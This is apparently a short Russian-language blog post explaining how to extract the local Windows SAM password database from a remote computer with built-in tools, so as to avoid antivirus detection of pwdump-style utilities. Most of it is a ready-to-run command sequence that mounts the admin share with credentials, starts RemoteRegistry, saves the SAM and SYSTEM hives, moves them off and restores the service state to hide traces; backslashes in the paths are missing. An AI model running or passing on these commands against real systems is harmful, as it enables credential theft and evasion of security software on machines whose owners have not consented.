
Каждый раз, когда необходимо выдрать локальную базу SAM с компутера под управлением окон, у тулов серии pwdump начинается истерика в предвестии реакции используемого авера на удаленной машине(( И этот процесс все чаще начинает походить на танцы с бубном вокруг когда-то девственного софта, не побывавшего в лаборатории дяди ммм... вирусного аналитика) Поэтому, дабы сэкономить время и нервы (юзверей) приходится отказываться от стороннего ПО и прибегать к использованию встроенных средств операционной системы :)
Про скрытые копии я уже говорил ранее. Этот способ отлично подходит для перетягивания содержимого адешечки. А вот для локальной базы SAM существуют и другие не менее простые варианты. Один из них представлен ниже.
Про скрытые копии я уже говорил ранее. Этот способ отлично подходит для перетягивания содержимого адешечки. А вот для локальной базы SAM существуют и другие не менее простые варианты. Один из них представлен ниже.
net use RHOSTc$ /u:admin password
sc RHOST config RemoteRegistry start= demand
sc RHOST start RemoteRegistry
reg save RHOSThklmsam sam
reg save RHOSThklmsystem system
move RHOSTC$WindowsSystem32sam sam
move RHOSTC$WindowsSystem32system system
sc RHOST stop RemoteRegistry
sc RHOST config RemoteRegistry start= disabled
net use RHOSTc$ /del